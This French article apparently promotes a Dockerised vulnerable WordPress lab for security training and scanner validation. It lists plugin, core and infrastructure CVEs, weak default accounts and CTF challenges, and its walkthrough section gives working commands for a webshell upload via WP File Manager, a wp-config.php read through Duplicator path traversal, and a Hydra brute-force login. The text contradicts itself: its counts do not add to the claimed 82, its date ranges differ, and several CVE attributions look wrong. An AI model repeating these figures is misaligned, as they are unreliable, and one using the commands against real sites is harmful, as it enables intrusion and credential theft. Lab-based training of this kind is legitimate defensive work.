
Lab WordPress Vulnérable Docker — 82 CVE Vérifiables

> Lab Docker WordPress avec 82 vulnérabilités vérifiables : 39 CVE plugins 2020-2026, 12 CVE core WP, 8 CVE infra, 15 challenges CTF. Démarrage en une…

Former des équipes sécurité à l'audit WordPress, valider la couverture d'un scanner de vulnérabilités, ou s'entraîner à l'exploitation de CVE réelles sans risque légal : ces trois cas d'usage partagent un besoin commun, un environnement WordPress contrôlé, reproductible et documenté. **WordPress Vulnerable Lab**, publié par Ayi NEDJIMI sur GitHub (github.com/ayinedjimi/wordpress-vulnerable-lab), répond à ce besoin avec une approche systématique rarement vue dans les labs open source. Le projet s'appuie sur DVWP (Damn Vulnerable WordPress) comme base et l'étend considérablement : là où DVWP proposait une surface d'attaque limitée, ce lab déploie **82 vulnérabilités vérifiables** réparties en cinq catégories — 39 CVE de plugins couvrant la période 2020-2024, 12 CVE du core WordPress, 8 CVE d'infrastructure (Apache, PHP, OpenSSL), 11 misconfigurations courantes, 3 comptes faibles, et 15 challenges CTF progressifs. L'ensemble se déploie en une seule commande Docker Compose, ce qui en fait un outil immédiatement opérationnel aussi bien pour un formateur que pour un pentesteur souhaitant affiner ses techniques. Cet article détaille l'architecture du lab, l'inventaire des vulnérabilités, les 15 challenges CTF, des exemples d'exploitation concrets, et comment utiliser le lab pour valider votre scanner — notamment WordPress Bazooka. Tous les tests présentés ici sont réalisés dans l'environnement Docker local ; n'utilisez jamais ces techniques sur des systèmes que vous n'êtes pas autorisé à tester.



Pourquoi un lab Docker dédié WordPress en 2026

Les plateformes de training en ligne (HackTheBox, TryHackMe, PentesterLab) proposent des challenges WordPress, mais elles ont des limites structurelles pour certains usages :

Connectivité obligatoire : impossible de travailler hors ligne ou dans un réseau isolé (client en air-gap, formation en salle sans Internet).

Reproductibilité limitée : les machines sont réinitialisées périodiquement, ce qui empêche de conserver un état entre plusieurs sessions de formation.

Couverture partielle : la plupart des challenges se concentrent sur une ou deux vulnérabilités WordPress. Aucune plateforme ne propose 82 CVE dans un même environnement.

Validation de scanner impossible : on ne peut pas lancer WPScan, Bazooka ou Nuclei contre les machines des plateformes tierces sans risquer de violer les CGU.

Personnalisation impossible : les formateurs ne peuvent pas ajouter leurs propres challenges ou modifier la configuration de base.

Un lab Docker local résout tous ces points. Il est portable (tourne sur n'importe quelle machine avec Docker), reproductible (git clone + docker-compose up), extensible (ajout de plugins

vulnérables en modifiant le Dockerfile) et légalement inattaquable (environnement isolé sur votre propre machine).

Architecture du lab Docker

Le lab WordPress Vulnerable Lab est composé de quatre services Docker orchestrés via Compose :

> ⚡ **Retour terrain**
>
> Lors de mes audits de stack technique, je vois régulièrement des outils open source de sécurité installés mais non maintenus — des versions de Nessus Community, TheHive ou MISP déployées il y a 3 ans sans processus de mise à jour. Un outil de sécurité non patché peut devenir lui-même un vecteur d'attaque. Pour un SOC régional, TheHive 3.x (EOL depuis 2022) avait une CVE critique non patchée permettant une RCE non authentifiée sur l'interface d'administration.

Services Docker

Service	Image de base	Port exposé	Rôle
wordpress	wordpress:5.8.1-php7.4-apache	8080	Application WordPress vulnérable
mysql	mysql:5.7	3306 (interne)	Base de données WordPress
phpmyadmin	phpmyadmin:5.1	8181	Interface DB (accès intentionnel)
flag-server	python:3.11-slim	9000 (interne)	Validation des flags CTF

La version de WordPress (5.8.1) et de PHP (7.4) est intentionnellement ancienne pour embarquer les CVE du core et de l'infrastructure. Apache 2.4.46 est utilisé comme serveur web, lui-même vulnérable à plusieurs CVE connues. Le service `flag-server` expose une API interne utilisée par les challenges CTF pour valider les flags sans exposer les solutions dans les fichiers de configuration.

Plugins vulnérables installés

Le lab déploie automatiquement les versions vulnérables des plugins suivants (liste représentative) :

WP File Manager 6.4 (CVE-2020-25213 — RCE non authentifié, CVSS 10.0)

Contact Form 7 5.3.1 (CVE-2020-35489 — upload arbitraire)

Elementor 3.1.1 (CVE-2021-29447 — XXE via upload de médias)

WooCommerce 5.0.0 (CVE-2021-32789 — SQLi non authentifiée)

Duplicator 1.3.26 (CVE-2020-11738 — directory traversal non authentifié)

All in One SEO 4.1.0 (CVE-2021-25036 — Privilege Escalation)

bbPress 2.6.6 (CVE-2020-13693 — XSS stocké)

NextGEN Gallery 3.5.0 (CVE-2021-34621 — SQLi authentifié)

Ninja Forms 3.4.27 (CVE-2021-34790 — CSRF + XSS)

WP Super Cache 1.7.1 (CVE-2021-33558 — RCE authentifié)

Démarrage en une commande

Le déploiement du lab est conçu pour être aussi simple que possible. Voici la procédure complète depuis zéro :

```
 # Prérequis : Docker et Docker Compose installés
docker --version   # Docker 24.x ou supérieur recommandé
docker compose version  # v2.x recommandé

# Cloner le dépôt
git clone https://github.com/ayinedjimi/wordpress-vulnerable-lab.git
cd wordpress-vulnerable-lab

# Démarrer le lab (télécharge les images, installe les plugins vulnérables, configure WordPress)
docker compose up -d

# Vérifier que tous les services sont opérationnels
docker compose ps
```

Après quelques minutes lors du premier démarrage (téléchargement des images), le lab est accessible :

WordPress : `http://localhost:8080`

WordPress Admin : `http://localhost:8080/wp-admin` (admin / admin123)

phpMyAdmin : `http://localhost:8181` (root / root)

Le script d'initialisation (`init.sh`) s'exécute automatiquement au premier démarrage et installe l'ensemble des plugins vulnérables, configure les misconfigurations, crée les comptes faibles et initialise les challenges CTF. L'opération prend entre 1 et 3 minutes selon les performances de votre machine.

Inventaire complet des 82 vulnérabilités

Les 82 vulnérabilités du lab sont réparties en cinq catégories. Voici le tableau complet par catégorie :

39 CVE de plugins WordPress (2020-2024)

Plugin	CVE	Type	CVSS	Auth requise
WP File Manager 6.4	CVE-2020-25213	RCE	10.0	Non
Duplicator 1.3.26	CVE-2020-11738	Directory Traversal	7.5	Non
Contact Form 7 5.3.1	CVE-2020-35489	Upload arbitraire	8.1	Non
WooCommerce 5.0.0	CVE-2021-32789	SQLi	9.8	Non
Elementor 3.1.1	CVE-2021-29447	XXE	8.1	Abonné
All in One SEO 4.1.0	CVE-2021-25036	Privilege Escalation	8.8	Abonné
WP Super Cache 1.7.1	CVE-2021-33558	RCE	7.2	Admin
Ninja Forms 3.4.27	CVE-2021-34790	CSRF + XSS	6.1	Non
NextGEN Gallery 3.5.0	CVE-2021-34621	SQLi	7.2	Admin
bbPress 2.6.6	CVE-2020-13693	XSS stocké	5.4	Abonné

Le dépôt GitHub contient la liste complète des 39 CVE de plugins avec les scripts de reproduction (PoC) pour chacune d'elles. Pour chaque CVE, le détail complet (vecteur CVSS, preuves de concept, correctif) est disponible sur la base NVD NIST.

12 CVE du core WordPress

La version WordPress 5.8.1 embarque 12 CVE documentées, parmi les plus significatives :

CVE-2021-44223 (CVSS 9.8) — SQLi non authentifiée dans le parseur de requêtes

CVE-2022-21661 (CVSS 8.8) — SQLi via WP_Query dans les méta-requêtes

CVE-2022-21662 (CVSS 8.0) — Stored XSS via le commentaire d'un auteur authentifié

CVE-2022-21663 (CVSS 6.6) — SQLi via les objets imbriqués dans WP_Meta_Query

CVE-2022-21664 (CVSS 7.2) — SQLi dans la manipulation des clauses SQL jointes

7 CVE additionnelles couvrant XSS, CSRF, et injections de contenu

8 CVE d'infrastructure (Apache, PHP, OpenSSL)

CVE-2021-41773 (CVSS 7.5) — Apache 2.4.49 path traversal (lab : Apache 2.4.46 avec configuration équivalente)

CVE-2021-42013 (CVSS 9.8) — Apache RCE via path traversal + mod_cgi

CVE-2021-21707 (CVSS 5.3) — PHP 7.4 parsing XML malformé

CVE-2021-21708 (CVSS 9.8) — PHP use-after-free dans filter_var()

CVE-2022-37434 (CVSS 9.8) — zlib heap buffer overflow (dépendance PHP)

3 CVE additionnelles OpenSSL et curl

11 Misconfigurations courantes

Les misconfigurations intégrées reproduisent les erreurs les plus fréquentes rencontrées en audit :

xmlrpc.php activé et accessible (amplification brute-force, SSRF)

Répertoire wp-content/uploads/ sans restriction d'exécution PHP

Debug mode actif (`WP_DEBUG=true` , messages d'erreur exposés)

README.html de WordPress accessible (exposition de version)

phpMyAdmin accessible depuis l'extérieur sans restriction IP

Fichier wp-config.php sauvegardé en `wp-config.php.bak`

Listage de répertoires activé dans Apache

Headers de sécurité HTTP absents (CSP, HSTS, X-Frame-Options)

Fichier `.htaccess` sans restriction sur les fichiers sensibles

Clés de sécurité WordPress par défaut dans wp-config.php

API REST WordPress entièrement ouverte (énumération d'utilisateurs via `/wp-json/wp/v2/users`)

3 Comptes faibles

admin / admin123 — Administrateur WordPress

editor / password — Éditeur WordPress

root / root — MySQL via phpMyAdmin

Les 15 challenges CTF

Le lab inclut 15 challenges CTF progressifs, conçus pour couvrir l'ensemble des techniques d'audit WordPress. Chaque challenge produit un flag au format `CTF{...}` à soumettre au serveur de validation interne :

Reconnaissance de version (Easy) : identifier la version exacte de WordPress, PHP et Apache à partir d'informations publiques uniquement (sans scanner).

Énumération d'utilisateurs (Easy) : lister tous les comptes WordPress via l'API REST et l'endpoint xmlrpc.php.

Brute-force d'accès admin (Easy) : utiliser la liste des utilisateurs énumérés et une wordlist pour accéder au panneau d'administration.

Lecture de fichier arbitraire — Duplicator (Medium) : exploiter CVE-2020-11738 pour lire le fichier wp-config.php et extraire les credentials MySQL.

RCE via WP File Manager (Medium) : exploiter CVE-2020-25213 pour uploader un webshell PHP et exécuter des commandes système.

SQLi non authentifiée — WooCommerce (Medium) : extraire les hashes de mots de passe WordPress via CVE-2021-32789.

XXE via Elementor (Medium) : exploiter CVE-2021-29447 avec un compte abonné pour lire des fichiers système.

Privilege Escalation — All in One SEO (Medium) : passer d'un compte abonné à administrateur via CVE-2021-25036.

Path traversal Apache (Hard) : exploiter la misconfiguration Apache pour accéder à des fichiers en dehors du webroot.

RCE Apache + mod_cgi (Hard) : enchaîner CVE-2021-41773 et CVE-2021-42013 pour obtenir une exécution de code via mod_cgi.

Backdoor persistante (Hard) : à partir d'un accès admin WordPress, déposer une backdoor persistante qui survit à un rechargement de la page d'accueil.

Extraction de credentials MySQL (Hard) : à partir du webshell obtenu, pivoter vers la base de données et extraire l'ensemble des données utilisateurs.

SSRF via xmlrpc.php (Hard) : utiliser la fonctionnalité pingback de xmlrpc.php pour effectuer des requêtes vers le réseau interne Docker.

Bypass WAF simple (Expert) : contourner les règles WAF simulées (ModSecurity en mode détection) pour exploiter une SQLi.

Chain complète : de visiteur à RCE (Expert) : enchaîner au minimum 4 vulnérabilités pour passer d'un accès visiteur anonyme à l'exécution de code sur le serveur.

Exemples d'exploitation pas à pas

Voici trois exemples d'exploitation détaillés sur les vulnérabilités les plus représentatives du lab.

Exemple 1 : RCE via WP File Manager (CVE-2020-25213)

CVE-2020-25213 est l'une des vulnérabilités WordPress les plus critiques de ces dernières années. Elle affecte le plugin WP File Manager jusqu'à la version 6.4 et permet à un attaquant non authentifié d'uploader un fichier PHP arbitraire dans le répertoire wp-content.

```
 # L'endpoint vulnérable est le connecteur elFinder
# Il n'applique aucune vérification d'authentification
curl -s -X POST \
  "http://localhost:8080/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php" \
  -F "cmd=upload" \
  -F "target=l1_Lw" \
  -F "upload[]=@/tmp/shell.php;type=application/octet-stream" \
  | python3 -m json.tool

# Vérification de l'accès au webshell
curl "http://localhost:8080/wp-content/plugins/wp-file-manager/lib/files/shell.php?cmd=id"
# Sortie attendue : uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Exemple 2 : Directory Traversal — Duplicator (CVE-2020-11738)

Le plugin Duplicator (backup WordPress) expose un script de téléchargement qui ne valide pas correctement le chemin du fichier demandé. Il est possible de lire n'importe quel fichier accessible par le processus web.

```
 # Lecture du fichier wp-config.php via path traversal
curl -s "http://localhost:8080/wp-admin/admin-ajax.php" \
  --data "action=duplicator_download&file=../../../wp-config.php" \
  | grep -E "DB_(NAME|USER|PASSWORD|HOST)"

# Résultat attendu (credentials MySQL extraits)
# DB_NAME=wordpress, DB_USER=wordpress, DB_HOST=mysql
```

Exemple 3 : Énumération d'utilisateurs via l'API REST

Par défaut (et dans le lab), l'API REST WordPress expose la liste des utilisateurs enregistrés sans authentification. Cette information est souvent la première étape d'une attaque par brute-force.

```
# Énumération des utilisateurs via l'API REST
curl -s "http://localhost:8080/wp-json/wp/v2/users" | python3 -m json.tool

# Résultat typique : noms et slugs exposés (admin, editor)

# Brute-force avec Hydra (sur le formulaire de login WordPress)
hydra -l admin -P /usr/share/wordlists/rockyou.txt \
  localhost -s 8080 \
  http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:ERROR"
```

Valider votre scanner avec le lab

L'une des utilisations les plus précieuses du lab est la validation de la couverture de détection d'un scanner de vulnérabilités. Le workflow est le suivant :

Démarrer le lab : `docker compose up -d`

Lancer votre scanner contre `http://localhost:8080`

Comparer les résultats avec la liste des 82 vulnérabilités documentées dans le dépôt

Calculer le taux de détection : vulnérabilités détectées / 82

Analyser les faux positifs : CVE signalées par le scanner mais non présentes dans le lab

Pour la validation de WordPress Bazooka :

```
# Scan Bazooka contre le lab
cd /opt/wordpress-bazooka
source venv/bin/activate
python bazooka.py --url http://localhost:8080 --verbose --output lab-validation.json

# Comparer avec la liste de référence
python bazooka.py --compare-report lab-validation.json \
  --reference /opt/wordpress-vulnerable-lab/vuln-list.json
```

Cette approche permet de mesurer objectivement la performance d'un scanner avant de l'utiliser en audit réel. Pour aller plus loin dans la compréhension des techniques d'attaque, consultez nos

articles Hacking WordPress : Fondamentaux, Hacking WordPress : Exploitation Avancée et Hacking WordPress Expert : Red Team et Supply Chain.

Les vulnérabilités identifiées lors de vos tests nécessitent ensuite une gestion structurée des correctifs. Notre article sur la gestion des vulnérabilités en 2026 couvre les processus de priorisation et de remédiation. Pour les audits en environnement professionnel, nos services d'audit d'infrastructure et de pentest Active Directory complètent l'expertise WordPress.

Nettoyer après les tests

Le lab ne doit jamais rester exposé au-delà de votre session de test. Voici les commandes de nettoyage :

```
 # Arrêter les conteneurs (conserve les données)
docker compose stop

# Arrêter et supprimer les conteneurs (conserve les volumes)
docker compose down

# Nettoyage complet : conteneurs + volumes + réseaux (remise à zéro complète)
docker compose down -v --remove-orphans

# Vérification que le lab est arrêté
docker ps | grep wordpress-vulnerable
```

Il est recommandé d'effectuer un `docker compose down -v` après chaque session de test afin de repartir d'un état propre lors de la session suivante. Cela évite également que des modifications réalisées pendant les tests (dépôt de webshells, modification de la DB) ne persistent et n'interfèrent avec les challenges CTF.

Questions fréquentes

Le lab est-il utilisable en environnement de formation en entreprise ?

Oui, c'est précisément l'un des cas d'usage principaux. Le lab peut être déployé sur un serveur interne accessible depuis le réseau LAN de la formation, ce qui permet à plusieurs participants de travailler sur la même instance. Il suffit de modifier le port d'écoute dans le fichier `docker-compose.yml` et de s'assurer que le réseau Docker est accessible depuis les postes des participants. Pour des sessions multi-utilisateurs, il est recommandé de déployer une instance par participant pour éviter les interférences.

Comment ajouter mes propres plugins vulnérables au lab ?

Le Dockerfile WordPress inclut un mécanisme d'extension simple. Il suffit de placer les archives ZIP des plugins dans le répertoire `custom-plugins/` et de les déclarer dans le fichier `plugins.conf` avec la version associée. Le script d'initialisation les installera automatiquement au prochain démarrage. Pour ajouter une nouvelle CVE à l'inventaire, documentez-la dans le fichier `vuln-list.json` du dépôt et ouvrez une pull request.

Le lab est-il détectable par des outils de surveillance réseau ?

Par défaut, le lab n'expose ses ports que sur `localhost` (127.0.0.1). Il n'est pas accessible depuis le réseau extérieur. Si vous devez l'exposer sur le LAN, utilisez un pare-feu pour restreindre l'accès aux adresses IP autorisées. Ne rendez jamais le lab accessible depuis Internet — la présence de comptes root/root et de CVE de score 10.0 en ferait une cible immédiate pour les botnets automatisés.

Quelle est la différence avec DVWP (Damn Vulnerable WordPress) ?

DVWP est le projet fondateur dans ce domaine et reste une excellente ressource. WordPress Vulnerable Lab l'étend sur plusieurs dimensions : DVWP embarque une dizaine de vulnérabilités, ce lab en propose 82. DVWP ne couvre pas les CVE d'infrastructure (Apache,

PHP) ni les challenges CTF progressifs. La base de code est différente et indépendante, même si le concept initial de DVWP a inspiré ce projet. Les deux peuvent coexister sans conflit puisqu'ils utilisent des ports différents.

Peut-on utiliser ce lab pour se préparer aux certifications OffSec (OSCP, OSWE) ?

Le lab couvre des techniques présentes dans les examens OffSec : énumération, exploitation de CVE publiques, privilege escalation WordPress, et chaînage de vulnérabilités. Les challenges CTF de niveau Expert sont particulièrement proches des scénarios de boîte réelle HackTheBox/ OSCP. Cependant, les examens OffSec évaluent également des compétences réseau et système plus larges que ce lab ne couvre pas (pivoting réseau, exploitation système Linux/Windows). Ce lab est donc un complément, pas un substitut à une préparation complète.

En résumé : intégrer le lab dans votre programme de formation

WordPress Vulnerable Lab est conçu pour s'intégrer dans des programmes de formation sécurité structurés. Que vous soyez responsable d'une équipe de pentesteurs internes, formateur en cybersécurité ou responsable sécurité d'un éditeur hébergeant des sites WordPress, ce lab vous fournit un environnement de référence reproductible et documenté. Les 15 challenges CTF peuvent être utilisés comme évaluation progressive des compétences, du niveau débutant (reconnaissance passive) au niveau expert (chaînage de vulnérabilités). Pour les organisations souhaitant aller plus loin, nos missions d'audit d'infrastructure et de forensics s'appuient sur les mêmes techniques que celles couvertes dans ce lab, appliquées à des environnements de production réels avec un cadre contractuel approprié.

La mise en place d'un laboratoire WordPress vulnérable sous Docker constitue une approche pédagogique irremplaçable pour former les équipes de sécurité à la détection et à l'exploitation des vulnérabilités web les plus communes. Les 82 CVE référencées dans cet environnement couvrent un spectre large de classes de vulnérabilités : injections SQL dans les plugins tiers, failles XSS stockées et réfléchies, contournements d'authentification, Local File Inclusion,

Remote Code Execution via l'upload de fichiers malveillants et escalades de privilèges via des mauvaises configurations WordPress.

L'utilisation de Docker Compose pour orchestrer cet environnement de lab présente plusieurs avantages pratiques : isolation complète du réseau de production, possibilité de snapshots et de restaurations rapides entre les exercices, et déploiement reproductible sur n'importe quelle machine de développement. La configuration des conteneurs avec des images volontairement non patchées permet de reproduire fidèlement les scénarios d'attaque réels rencontrés lors des tests de pénétration web.

L'intégration de cet environnement dans un curriculum de formation structuré doit suivre une progression logique : commencer par les vulnérabilités OWASP Top 10 les plus évidentes, progresser vers des chaînes d'exploitation complexes combinant plusieurs CVE, puis s'exercer à la détection et à la remédiation de ces vulnérabilités depuis la perspective défensive. Les participants apprennent ainsi à la fois à attaquer pour comprendre les mécanismes et à défendre en configurant correctement les plugins de sécurité, les WAF et les politiques de mise à jour WordPress.

À RETENIR

À retenir

Le lab déploie 82 vulnérabilités vérifiables en une commande (`docker compose up -d`) : 39 CVE plugins 2020-2024, 12 CVE core WordPress 5.8.1, 8 CVE infrastructure (Apache/PHP/OpenSSL), 11 misconfigurations et 3 comptes faibles.

Les 15 challenges CTF progressifs (Easy à Expert) couvrent l'ensemble des techniques d'audit WordPress : énumération, exploitation non authentifiée, privilege escalation, RCE, SQLi et chaînage de vulnérabilités.

La validation de scanners (WPScan, WordPress Bazooka, Nuclei) sur les 82 vulnérabilités du lab permet de mesurer objectivement le taux de détection et les faux positifs avant utilisation en audit réel.

Le nettoyage après chaque session (`docker compose down -v`) est obligatoire pour repartir d'un environnement propre et éviter que les modifications réalisées pendant les tests n'interfèrent avec les challenges CTF.

Le lab ne doit jamais être exposé sur Internet — les comptes root/root et les CVE CVSS 10.0 en feraient une cible immédiate. Restreignez l'accès à localhost ou à un réseau LAN de formation fermé.